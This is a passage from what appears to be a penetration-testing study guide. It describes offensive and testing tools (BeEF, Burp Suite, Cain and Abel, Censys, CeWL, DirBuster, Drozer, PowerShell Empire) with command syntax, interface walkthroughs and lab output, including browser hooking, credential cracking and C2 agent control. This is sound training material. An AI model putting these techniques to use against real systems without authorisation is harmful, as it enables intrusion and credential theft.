
**Syntax:** beef-xss

The Browser Exploitation Framework (BeEF) is a Ruby-based tool used to create and manipulate phishing sites to control web browsers, fingerprint internal networks, and deliver additional payloads. By “hooking” a web browser through JavaScript code, the tool can cause the browser to run JavaScript on behalf of the attacker.

## Interface

Figure 4.2/4.3-5 shows the BeEF interface, which testers access via the Web. Once the target has been hooked, it will show up in the Hooked Browsers pane ①. To interact with the browser, click on it, and a new browser tab will open at the top of the browser window ②. From there, click on a module under the module tree ③ to select a module to run. A command window will be shown with options that can be executed, and when

the command has been issued, it will show in the history pane ④. By clicking on the entry in that pane, the command results will be shown in the results pane ⑤.



**FIGURE 4.2/4.3-5** The Browser Exploitation Framework (BeEF) interface



**ADDITIONAL RESOURCES** The BeEF website and blog have more information about the tool at <https://beefproject.com/>.

## Burp Suite

**Usage:** Enumeration, web app testing, mobile testing, DAST

Burp Suite is a GUI-based commercial web application enumeration, scanning, and proxy platform. It can also be used with mobile testing when the application is

interreacting with the Web. It is used to map websites, discover directories and files, scan for vulnerabilities, and intercept and replay requests and attacks. It comes in a free version and a paid version called Pro. Burp has a built-in proxy that will monitor for traffic and allow a tester to view, modify, replay, and more. In the commercial version, sites can also be scanned for vulnerabilities and reports built about the test. Another free application with similar functions is OWASP Zed Attack Proxy (ZAP).

## Interface

To start the Burp proxy, type in **burpsuite** in Kali. In order to get pages into Burp to be analyzed, the sites can either be added manually or tools can use Burp as a proxy.

[Figure 4.2/4.3-6](#) shows the Burp Community version interface. The tabs at the top of the screen ① are the different modules that can be used within Burp. In the free version, the one that will be used the most is the Target tab. Once a browser is set with Burp as the proxy and the user browses the site, the site layout will appear in the site map window ②. From there, any browsed pages will be displayed in the history pane ③ with a summary of what was submitted. Any of these requests can be clicked to view the details in the details pane ④. Once a request is seen that warrants more interaction, it can be right-clicked on to perform additional actions.




FIGURE 4.2/4.3-6 Burp Community GUI, Target tab

## Proxying Web Traffic with Burp


Web application and mobile application testing are frequently facilitated with proxy software such as Burp. Figure 4.2/4.3-7 shows the Proxy options page of Burp. This shows information about the proxy listeners ① and additional options for changing configurations such as the certificate options for intercepting SSL pages ②. Once these have been set, clicking on the Intercept tab and turning off interception will ensure that future requests are not paused while browsing. There may be situations where a tester wants to change requests before they are sent to the server. In those cases, interception would be re-enabled. However, when populating sites, the best option is to leave interception disabled.

The screenshot shows the Burp Suite interface with the following details:

- Proxy Listeners:** A table lists a single listener at 127.0.0.1:8080 with the "Running" checkbox checked. Buttons for "Add", "Edit", and "Remove" are available.
- Import / export CA certificate:** Buttons for "Import / export CA certificate" and "Regenerate CA certificate" are present.
- Intercept Client Requests:** A table defines rules for intercepting requests. One rule is enabled, matching file extensions (e.g., gif, jpg, png, css, js, ico) and URLs. Other conditions include request parameters and HTTP methods (GET/POST). Buttons for "Add", "Edit", "Remove", "Up", and "Down" are shown.
- Automatically fix missing or superfluous new lines at end of request:** An unchecked checkbox for this setting is visible.

**FIGURE 4.2/4.3-7** Burp proxy interception options panel

The next step is to enable the proxy in a web browser. This example shows the Firefox proxy configuration window under Preferences, Network Connections. [Figure 4.2/4.3-8](#) shows the proxy configured to use Burp running on localhost at port 8080 ①, as described previously.



**FIGURE 4.2/4.3-8** Firefox set to use Burp as a proxy

Now any navigation that happens through the browser will show up in Burp. As a tester navigates through the web application, Burp populates with information about the site. This lets Burp see different types of form submissions, page navigations, and other aspects of websites. [Figure 4.2/4.3-9](#) shows Burp's HTTP History tab **1** populated by browsing.

Burp Suite Community Edition v2.1.04 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

HTTP history ① WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
3	http://10.211.55.9	GET	/					
4	http://10.211.55.9	GET	/					
6	http://10.211.55.9	GET	/					
7	http://10.211.55.17	GET	/			200	1086	HTML
8	http://10.211.55.17	GET	/favicon.ico			404	477	HTML
9	http://10.211.55.17	GET	/twiki/			200	1067	HTML
10	http://10.211.55.17	GET	/twiki/bin/view/Main/WebHome			200	10219	HTML

Request ②

Raw Headers Hex

```
GET / HTTP/1.1
Host: 10.211.55.9
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Type a search term 0 matches

**FIGURE 4.2/4.3-9** Burp HTTP History tab with request data

As pages populate, testers can click to see the contents of requests and responses at the bottom of the screen ②. These can then be replayed and modified for testing, as requests can be right-clicked from the History tab and sent to different Burp subcomponents for additional action. This is frequently done in the professional version to scan specific pages or portions of the site, to brute-force logins and other data, or to fuzz different application elements.



**ADDITIONAL RESOURCES** More information about Burp can be found at Portswigger's website: <https://portswigger.net/burp>


# Cain and Abel

**Usage:** Scanning, password cracking, credential dumping

Cain and Abel (Cain) is a GUI-based tool for Windows that has the ability to do ARP spoofing; PCAP injection; and cracking with dictionary, brute-force, or rainbow table attacks. It has fewer hash types than JtR or Hashcat, but is very easy to use. It is not commonly used anymore because it is identified as a virus by most AV vendors. Once AV has been disabled though, it can dump local credentials, crack passwords, perform NetBIOS name spoofing, and much more.

## Interface

Figure 4.2/4.3-10 shows the Cain interface. Cain can perform a number of tasks, displayed at the top ①. Cain includes spoofing tools, password decoders, and other tools. Using these tools will populate information in the management tabs ②, where data can be managed and manipulated. Cain is most known as a password cracker. By clicking on the Cracker tab and clicking on LM & NTLM Hashes in the hash types window ③, a tester can add the local credentials to the hash list. They will show up in the hash values window ④.



**FIGURE 4.2/4.3-10** Cain and Abel interface

Once the hashes have been gathered, a tester can right-click them to attempt to crack

them using dictionary, brute-force, or rainbow table attacks. If they are cracked, they will show up as keys in the hash values window ④ or as an X if they are not yet completed.

## Censys

**Usage:** OSINT

**Syntax:** Use a browser to go to <http://censys.io>

Censys.io is a commercial site with an API that can query certificate as well as active and passive network data. This is a great tool for finding hosts that may be relevant and outside of the normal network ranges. It has information from active and passive traffic analysis that includes network addresses, open ports, certificates and chains, and basic website information. It is a commercial product, so while occasional queries will be free, frequent queries or heavy use of the API will require a paid account.

## Interface

To use Censys, visit the website at <http://censys.io> and use the form to search. Testers can search IPv4 hosts, websites, and certificates. Testers can dig deeper on each item as it is searched. [Figure 4.2/4.3-11](#) shows sample results for [comptia.org](#) and a sample of the resulting information.

The screenshot shows a Mozilla Firefox browser window with the title bar "comptia.org - Censys - Mozilla Firefox". The address bar displays the URL "https://censys.io/domain/comptia.org". Below the address bar, there's a navigation bar with links like "Most Visited", "Offensive Security", "Kali Linux", "Kali Docs", "Kali Tools", "Exploit-DB", "Aircrack-ng", "Kali Forums", "NetHunter", and "Kali Training". The main content area is titled "comptia.org" and has a "Summary" tab selected. Under "Basic Information", it shows "Alexa Rank: 18,727", "OS: Windows", and "Protocols: 443/HTTPS\_WWW, 443/HTTPS, 80/HTTP\_WWW, 25/SMTP, 80/HTTP". Below this, there's a section for port "80/HTTP" with a "GET /" request, showing a status line "200 OK", a page title "Information Technology (IT) Industry & Association | CompTIA", and a link "GET / [view page]". On the right side of the interface, there are "Raw Data" and "Register/Sign In" buttons, along with a blue circular icon containing a white speech bubble.

**FIGURE 4.2/4.3-11** Censys results for [comptia.org](https://censys.io/domain/comptia.org)

## CeWL

**Usage:** Password cracking, enumeration

**Syntax:** cewl -w <savefile> <url to scan>

CeWL is a custom wordlist generator that increases the power of password-cracking tools. It can crawl a website and generate wordlists based on a specific site or company to better customize words that might apply to a specific company or industry for cracking. This type of wordlist can be used in brute-force attacks, password cracking, or other cases where wordlists specific to an organization will be useful.

## Interface

When scanning a site, CeWL does not display much information by default—only a banner. However, testers can supply the -d flag to display additional debugging data while the application is running.

```
root@kali:~# cewl -w wordlist http://192.168.153.200/twiki/bin/view/Main/WebHome
CeWL 5.4.6 (Exclusion) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

# Output and Analysis

Once CeWL has finished running, it populates the specified save file with a wordlist created from the unique words it identified while it ran. Each word will be on its own line, suited for use with tools like John the Ripper, Hashcat, or Dirbuster.

```
root@kali:~# head wordlist
the
TWiki
topic
...
```



**ADDITIONAL RESOURCES** The CeWL project page has additional information about the tool at <https://github.com/digininja/CeWL/>.

## DirBuster

**Usage:** Scanning, enumeration, DAST

**Syntax:** dirbuster -l <wordlist> -u <url>

DirBuster (or dirb) is a brute-forcing tool that uses lists to try to guess directories and files on a target website. The OWASP project has deprecated DirBuster, but the concepts surrounding its use continue to be valid. Alternatives such as GoBuster exist, and DirBuster is still available as an add-on for OWASP ZAP. The resulting URLs can be used in Burp, ZAP, or other tools for additional testing and manipulation. This is good for identifying unlinked web resources and may identify old or abandoned files that are vulnerable to attack.

## Interface

When DirBuster starts, it displays an options page. Once options have been selected, a Start button appears. DirBuster begins scanning when the Start button is clicked. [Figure 4.2/4.3-12](#) shows the DirBuster Results tab. This is the primary page that testers will use to monitor the scan and where the tool output is displayed. When the scan is finished or when the tester clicks the Stop button, the results can be saved by clicking on the Report icon on the bottom right.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.153.200:80/twiki/bin/view/Main/

Scan Information \ Results - List View: Dirs: 63 Files: 376 \ Results - Tree View \ Errors: 0 \

Type	Found	Response	Size
Dir	/twiki/bin/view/Main/	200	10390
Dir	/	200	1096
Dir	/twiki/	200	1039
Dir	/twiki/bin/	403	474
Dir	/twiki/bin/view/	200	166
File	/twiki/bin/view/Main/WebHome	200	10390
File	/twiki/readme.txt	200	4691
File	/twiki/license.txt	200	20061
Dir	/mutillidae/	200	326
Dir	/dvwa/	302	335
Dir	/phpMyAdmin/	200	4004
File	/twiki/bin/view/TWiki.php	200	166
Dir	/twiki/bin/view/TWiki/	200	166
Dir	/dav/	200	862

Current speed: 42 requests/sec (Select and right click for more options)

Average speed: (T) 29, (C) 42 requests/sec

Parse Queue Size: 460 Current number of running threads: 10

Total Requests: 6461/817528

Time To Finish: 05:21:51

Program running again /pub/

FIGURE 4.2/4.3-12 DirBuster interface, Results tab

## Output and Analysis

The results can be saved with only the found locations or in a full report format. The full report separates the directories and files into individual sections. Here is an excerpt of an exported DirBuster report:

```
DirBuster 1.0-RC1 - Report
http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project
Report produced on Sun Sep 27 02:14:58 CDT 2018

http://192.168.153.200:80

Directories found during testing:
Dirs found with a 200 response:
/twiki/bin/view/Main/
/twiki/
/twiki/bin/view/
...
...
```



**ADDITIONAL RESOURCES** OWASP maintains the DirBuster website archive:  
[https://www.owasp.org/index.php/Category:OWASP\\_DirBuster\\_Project](https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project)

## Drozer

**Usage:** Android mobile testing

Drozer is a mobile testing framework used for analyzing applications and their usage on an Android device. It can identify risky behavior and permissions as well as do code analysis. Drozer consists of a console application and an APK file that can be deployed on a device. The application runs inside the Android device and then either connects to a console, or a console can connect to the built-in server in the application. Once connected, the agent can query information about aspects of the phone and the applications running on the phone, including finding risky behavior and hidden applications.

## Interface

There are two interfaces to Drozer: the mobile application and the console. [Figure 4.2/4.3-13](#) shows the mobile application. The top shows the status of the server with SSL off **①** but passwords enabled **②**, the server enabled **③**, a user being connected **④**, and an active session **⑤**.



**FIGURE 4.3-13** Drozer mobile application

The console menu is command-line based. Once connected, the help system is context aware, so the help options are relevant to the menu option that has been selected. [Figure 4.2/4.3-14](#) shows the connection to the remote listener and lists the permissions of the application once connected.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# drozer console --server 192.168.153.1:31415 --password connect
Password:
Selecting 4165036f7c3f0e9e (Google Android SDK built for x86 10)

...
...o... .r..
...a...nd
ro..idsnemesisand..pr
.otectorandroidsneme.
.,sisandprotectorandroids+.
..nemesisandprotectorandroids:..
.emesisandprotectorandroidsnemes..
..isandp...,rotectorandro...,idsnem.
..isisandp..rotectorandroid..snemisis.
,andprotectorandroidsnemisisandprotec.
.torandroidsnemesisandprotectorandroid.
.snemisisandprotectorandroidsnemesisan:
.dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.4)
permissions
dz> permissions
Has ApplicationContext: YES
Available Permissions:
- android.permission.INTERNET
dz>
```

**FIGURE 4.2/4.3-14** Drozer console with connected listener



**ADDITIONAL RESOURCES** More information about Drozer can be found on the F-Secure website at <https://labs.f-secure.com/tools/drozer/>.

## PowerShell Empire

**Usage:** Exploitation, post-exploitation

**Syntax:** powershell-empire

Empire is a PowerShell- and Python-based C2 framework that is designed to support exploitation, post-exploitation, escalation, and more using PowerShell-based scripts. The framework has other execution options than PowerShell, but was originally created with PowerShell in mind. Many of the modules, therefore, run PowerShell on the target system. As of this writing, it can build Python executables and C# payloads as well, but

many of the post-exploitation tasks are still PowerShell based. It consists of a listener, where agents connect for interaction.

## Interface

When Empire launches, it sets up a listener, and the tester selects a stager. The stager determines the method for payload distribution. It generates the payload for the tester to run on the target host. Payloads may, for example, be distributed via phishing. Once the agent connects, the tester can then use it to interact with the host.

Figure 4.2/4.3-15 shows Empire once an agent has connected back to the C2. The tester can list agents, then interact with one by name. The tester can interact with the agent using built-in commands like sysinfo, or it can load additional modules with the usemodules command to gather information and perform post-exploitation tasks.

```
root@kali: ~
File Edit View Search Terminal Help
(Empire: LH9KZGYU) > agents

[*] Active agents:

 Name Lang Internal IP Machine Name Username Proc
 ess Delay Last Seen
 ----- ----- -----
 ...
 ...
 14BP5NMX ps 192.168.153.154 DESKTOP-BD4PDDC DESKTOP-BD4PDDC\powershe
ll/8984 5/0.0 2019-09-30 02:11:08
 LH9KZGYU ps 192.168.153.154 DESKTOP-BD4PDDC *DESKTOP-BD4PDDC\powersh
ell/1164 5/0.0 2019-09-30 02:11:11

(Empire: agents) > interact LH9KZGYU
(Empire: LH9KZGYU) > sysinfo
[*] Tasked LH9KZGYU to run TASK_SYSINFO
[*] Agent LH9KZGYU tasked with task ID 5
(Empire: LH9KZGYU) > sysinfo: 0|http://192.168.153.204:80|DESKTOP-BD4PDDC|powers
hell|DESKTOP-BD4PDDC|192.168.153.154|Microsoft Windows 10 Pro|True|powershell|1164
|powershell|5
[*] Agent LH9KZGYU returned results.
Listener: http://192.168.153.204:80
Internal IP: 192.168.153.154
Username: DESKTOP-BD4PDDC\powershell
Hostname: DESKTOP-BD4PDDC
OS: Microsoft Windows 10 Pro
```

FIGURE 4.2/4.3-15 PowerShell Empire with connected agent



**ADDITIONAL RESOURCES** The Empire project is on GitHub:  
<https://github.com/EmpireProject/Empire>

